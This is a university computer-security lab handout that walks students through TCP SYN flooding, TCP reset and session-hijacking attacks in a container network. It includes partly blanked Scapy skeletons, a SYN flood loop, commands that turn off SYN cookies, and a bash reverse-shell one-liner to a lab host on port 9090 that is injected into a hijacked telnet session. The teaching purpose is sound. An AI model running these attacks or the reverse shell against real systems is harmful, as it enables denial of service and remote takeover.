CSCI 476- Computer Security

Lab 6 – TCP/IP Attacks

Due Sunday November 3rd

Overview

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. Wise people learn from mistakes. In security education, we study mistakes that lead to software vulnerabilities. Studying mistakes from the past not only helps students understand why systems are vulnerable, why a seemly-benign mistake can turn into a disaster, and why many security mechanisms are needed. More importantly, it also helps students learn the common patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing.

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities helps students understand the challenges of network security and why many network security measures are needed. In this lab, students will conduct several attacks on TCP.

This lab covers the following topics:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

Lab Environment

In this lab, we need to have at least three machines. We use containers to set up the lab environment. Figure 1 depicts the lab setup. We will use the attacker container to launch attacks, while using the other three containers as the victim and user machines. We assume all these machines are on the same LAN



Figure 1: Lab environment setup

Inside of the **/amd** or **/arm** folder, you will find a docker-compose file that will set up the environment for you. You will need to make sure you turn off the containers from the XSS lab.

```
docker compose up -d
```

You can use **docker ps** to list the current active containers, and then you can use **docksh** to log into a particular container (such as the victim server)

Task 1. Syn Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the attack.



Figure 2: SYN Flooding Attack

The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command. The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be

```
# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

The default queue size is 128 connections. We can use command **netstat -nat** to check the usage of the queue, i.e., the number of halfopened connection associated with a listening port. The state for such connections is **SYN-RECV**. If the 3-way handshake is finished, the state of the connections will be **ESTABLISHED**.

SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. In our victim server container, we have already turned it off (see the **`sysctls`** entry in the **`docker-compose.yml`** file). We can use the following **`sysctl`** command to turn it on and off:

sysctl -a | grep syncookies	(Display the SYN cookie flag)
sysctl -w net.ipv4.tcp_syncookies=0	(turn off SYN cookie)
sysctl -w net.ipv4.tcp_syncookies=1	(turn on SYN cookie)

You will need to **`docksh`** into the victim server (10.9.0.5) and turn off SYN cookies. While you are on the victim server, you also need to shrink the queue size, and increase the number of retries (which is another OS variable). Please also run the following commands to reflect these changes so our attack can work.

```
sysctl -w net.ipv4.tcp_synack_retries=20
sysctl -w net.ipv4.tcp_max_syn_backlog=60
```

Please take a screenshot to show you have adjusted these settings for your lab report.

Task 1.1

We provide a Python program called **`synflood.py`** (located in the **tcp_attacks** folder of our repo), but we have intentionally left out some essential data in the code. This code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number. You will need to finish the code and then use it to launch the attack on the target machine.

In the course repo (synflood.py)

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="*.*.*.*")
tcp = TCP(dport=**, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))  # source iP
    pkt[TCP].sport = getrandbits(16)     # source port
    pkt[TCP].seq   = getrandbits(32)     # sequence number
    send(pkt, verbose = 0)
```

Run your script (with **`sudo`**) and then **`docksh`** into the 10.9.0.6 container. When you are logged into that container, use telnet to log into 10.9.0.5 (**`telnet 10.9.0.5`**). You should be able to tell if your attack is working or not. Take a screenshot for your lab report. Also take a screenshot of **`netstat -nat`** output on the victim server.

Task 1.2

In most cases, we won't have the ability to change the queue size and number of retries on the target server. To get around these, we can launch our attack with a C program (which will be much faster).

Turn off and turn on the docker containers to "refresh" the containers.

On the victim server, the number of retries and queue size should have been reverted to their default values. You will need to make sure SYN cookies are turned off again.

You will compile and run the C program from the command line, which will be slightly different than the previous python script.

```
gcc -o synflood synflood.c
sudo ./synflood 10.9.0.5 23
```

Try to telnet to the victim server just like in task 1.1, and take a screenshot that shows your attack is successful.

Task 1.3

On the victim server, **turn on** SYN cookies, and try your attack from 1.1 or 1.2 again. Take a screenshot and verify that your attack now **fails**.

Task2. TCP Reset Attack

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established **`telnet`** connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B

In course repo (reset.py)

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Follow the steps from lecture (use Wireshark to sniff out a connection, and place values into python program), and successfully conduct a TCP Reset attack. Take a screenshot of the Wireshark packet you extracted information from, and a screenshot showing you successful attack for your lab report.

Task 3. TCP Session Hijack Attack

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a **`telnet`** session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN



Figure 3: TCP Session Hijacking Attack

Launching the attack manually. Please use Scapy to conduct the TCP Session Hijacking attack and get a reverse shell. A skeleton code is provided in the following. You need to replace the values in the python script with an actual value; you can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets. Follow the steps that we did in lecture

In course repo (sessionhijack.py)

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="A", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Recall the following command that gives the user a reverse shell:

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

This command starts a **`bash`** shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. Remember that you will need to summon a netcat server on port 9090 to accept this reverse shell on the attacker's machine.

Please conduct your attack and take a screenshot of the wireshark packet you used for your attack, and a screenshot showing you getting a reverse shell from the attack.

Please submit your lab report to Brightspace as PDF.